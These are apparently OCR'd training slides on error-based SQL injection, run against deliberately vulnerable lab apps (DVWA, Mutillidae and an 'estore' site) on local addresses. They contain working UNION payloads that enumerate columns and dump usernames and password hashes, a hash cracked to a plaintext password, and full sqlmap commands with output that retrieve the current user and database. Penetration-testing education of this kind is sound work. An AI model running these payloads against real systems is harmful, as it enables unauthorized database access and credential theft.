
Database: information_schema



information_schema

column X

- COLUMNS
- COLUMNS_EXTENSIONS
- COLUMN_PRIVILEGES
- COLUMN_STATISTICS
- INNODB_COLUMNS
- KEY_COLUMN_USAGE




TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME
dvwa	users	user
dvwa	users	user_id
estore	category_option	aid
estore	category_option	category_name
estore	category_option	category_status
estore	category_option	category_value
estore	category_option	parentid
estore	category_option	updateon
estore	feedback	aid
estore	feedback	comments
estore	feedback	email
estore	feedback	updateon
estore	feedback	visitorname
estore	product	aid
estore	product	prd_brand
estore	product	prd_category


SQL INJECTION

Error Based SQL Injection: Identify Column Name

User ID: **user1' union all select 1,group_concat(0x3C,0x62,0x72,0x3E,column_name),3,4,5 from information_schema.columns where table_name='user' and table_schema=database() limit 0,25 #**



```
1,group_concat(0x3C,0x62,0x72,0x3E,column_name),3,4,5 from
information_schema.columns where table_name='user' and
table_schema=database() limit 0,25 #
```



Control Panel

Welcome


```
id,
uname,
upass,
utype,
last_update
```

- The group_concat() function concatenates results into a string.
- 0x3C,0x62,0x72,0x3E represents <br> which means line break.


SQL INJECTION

Error Based SQL Injection: Extract Data

User ID: **user1' union all select 1, group_concat(0x3C,0x62,0x72,0x3E, uname, 0x0a, upass), 3, 4, 5 from estore.user limit 0,25 #**



```
user1' union all select 1,
group_concat(0x3C,0x62,0x72,0x3E,uname,0x0a,upass),3,4,5
from estore.user limit 0,25 #
```



Welcome


```
admin 7c4a8d09ca3762af61e59520943dc26494f8941b,
demouser 75c5b294454120dc49bdb9c40d3035da13ba4838
```

SQL INJECTION

Error Based SQL Injection: Decrypt Hash


- Decrypt Hash to obtain plaintext password

URL: https://crackstation.net/



Hash	Type	Result
7c4a8d09ca3762af61e59520943dc26494f8941b	sha1	123456

Login as admin user:



Control Panel

Welcome admin

View Feedback
Add Product
View Product
Add Category
View Category
View All Image
Logout

SQL INJECTION

Error Based SQL Injection: Automated Exploitation

SQLMAP

- SQLMAP is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
- URL: https://sqlmap.org

SQL INJECTION

Error Based SQL Injection

SQLMAP Syntax

```
sqlmap -u <Target URL (e.g. "http://www.site.com/vuln.php?id=1")>
--method <POST/GET>
--data <Data string to be sent through POST (e.g. “username=user1&pass=123")>
--cookie <HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")>
-p <Testable parameter (e.g. “username”)>
--threads=10 -v3 --level=5 --risk=3
--dbms=<Database App Name (e.g. MySQL or Oracle)>
--technique=<SQL injection techniques to use (default "BEUSTQ")>
--current-user
```


SQL INJECTION

Error Based SQL Injection: Gather information

- Firefox Extension: HTTP Live Header

URL: **http://localhost/mutillidae**

Go to “OWASP 2017” > “A1 – Injection (SQL)” > “SQLi -Bypass Authentication” > “Login”




Username: **user1**
Password: 123

Username user1
Password ●●●

SQL INJECTION

Error Based SQL Injection: Gather information

- Firefox Extension: HTTP Live Header



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

POST http://192.168.59.134/mutillidae/index.php?page=login.php

```
Host: 192.168.59.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.59.134
Connection: keep-alive
Referer: http://192.168.59.134/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=66t8phka131345nb46qlpn9jpl
Upgrade-Insecure-Requests: 1

username=user1&password=123&login-php-submit-button=Login
```


SQL INJECTION

Error Based SQL Injection: Get Current User


```
sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php"
--method POST
--data "username=user1&password=123&login-php-submit-button=Login"
--cookie="showhints=1; PHPSESSID=66t8phka13l345nb46qlpn9jpl"
-p username
--threads=10 -v3 --level=5 --risk=3
--dbms=MySQL
--technique=EU
--current-user
```

SQL INJECTION


Error Based SQL Injection: Get Current User



```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username  --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU --current-
user
```



```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```




```
[02:31:07] [DEBUG] performed 1 query in 0.05 seconds
current user: 'myadmin@localhost'
[02:31:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168
.59.134'
```


SQL INJECTION

Error Based SQL Injection: Get Current DB

--current-db



```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username  --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU --current-
db
```




```
[02:36:25] [DEBUG] performed 1 query in 0.30 seconds
current database: 'mutillidae'
[02:36:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168
.59.134'
```

